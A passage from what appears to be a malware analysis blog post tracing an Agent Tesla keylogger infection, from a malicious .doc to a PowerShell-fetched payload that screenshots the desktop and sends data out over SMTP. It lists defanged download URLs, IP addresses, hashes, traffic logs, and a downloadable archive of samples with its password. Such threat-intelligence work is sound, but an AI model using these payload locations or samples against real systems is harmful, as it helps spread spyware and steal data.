3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/

Finally, we see u7cm.exe (PID: 3296) create and write to OFd.exe (PID: 6108) in %Temp%:




Agent Tesla keylogger saving images of my Desktop in %AppData%ScreenShot:




Shout-out to Vitali Kremez @VK_Intel for identifying this malware sample as Agent Tesla. According to other research done on this malware, the logged keystroke information is saved at %Temp%log.tmp in plain-text, however, I couldn't find similar files on my system.

Here are some additional references detailing the functionality of Agent Tesla:

https://www.zscaler.com/blogs/research/agent-tesla-keylogger-delivered-using-cybersquatting

https://community.rsa.com/community/products/netwitness/blog/2017/07/14/malspam-delivers-agenttesla-spyware

https://cysinfo.com/agent-tesla-new-spyware-variant-plucked-hackers-arena/

https://blog.fortinet.com/2017/06/28/in-depth-analysis-of-net-malware-javaupdtr

Network Based IOCs

- 69.55.50.17 – hxxp://dropcanvas.com – GET /ozbak/1 – Returned a 302 Found

- 69.55.50.17 – hxxp://s.dropcanvas.com – GET /1000000/937000/936784/PI2983793.doc – Malicious .doc
- 216.222.194.166 – hxxps://authenticrecordsonline.com – GET /costman/dropcome.exe – Malware payload
- 216.146.38.70 – checkip.dyndns.org – IP check
- 204.141.32.118 – DNS requests for smtp.zoho.com
- 204.141.32.118 – mx.zohomail.com – Connections via TCP port 587 – exfiltrates data via SMTP

Additional details from the TCP connections:

==========
Remote Address : 216.222.194.166
Remote Host Name : vmcp06.myhostcenter.com
Remote Port : 443
Process Name : powershell.exe
Process Path : C:WindowsSystem32WindowsPowerShellv1.0powershell.exe
==========

==========
Remote Address : 216.146.38.70
Remote Host Name : checkip-iad.dyndns.com
Remote Port : 80
Process Name : u7cm.exe
Process Path : C:Users<Username>AppDataRoamingu7cm.exe
==========

==========
Remote Address : 204.141.32.118
Remote Port : 587
Process ID : 3296
Process Name : u7cm.exe
Process Path : C:Users<Username>AppDataRoamingu7cm.exe
==========

Image of HTTP and HTTPS traffic:

| # | Result | Protocol | Host | URL | Body | Content-Type | Process |
|---|---|---|---|---|---|---|---|
| 2 | 302 | HTTP | dropcanvas.com | /ozbak/1 | 0 | text/html; charset=UTF-8 | iexplore:3432 |
| 3 | 200 | HTTP | s.dropcanvas.com | /1000000/937000/936784/PI2983793.doc | 93,696 | application/msword | iexplore:3432 |
| 4 | 200 | HTTP | Tunnel to | authenticrecordsonline.com:443 | 932 | | powershell:2240 |
| 5 | 200 | HTTPS | authenticrecordsonline.com | /costman/dropcome.exe | 475,136 | application/x-msdownload | powershell:2240 |

Hashes and Reports

SHA256: 8b1e45c9d170a81ea1077ab267915de0b00cf9ffcf62d2f62242696288c8756f
File name: PI2983793.doc
Hybrid-Analysis Report

SHA256: d37b82b1a39f2d35d02240835ddaeab5d4a110b44087ede2b2fbd8e4679dd5f4
File name: dropcome.exe
Hybrid-Analyis Report

SHA256: c2cae82e01d954e3a50feaebcd3f75de7416a851ea855d6f0e8aaac84a507ca3
File name: OFd.exe
Hybrid-Analysis Report

Downloads

Malicious Artifacts.zip

Password is “infected”

## Published by malwarebreakdown

Just a normal person who spends their free time infecting systems with malware. View all posts by malwarebreakdown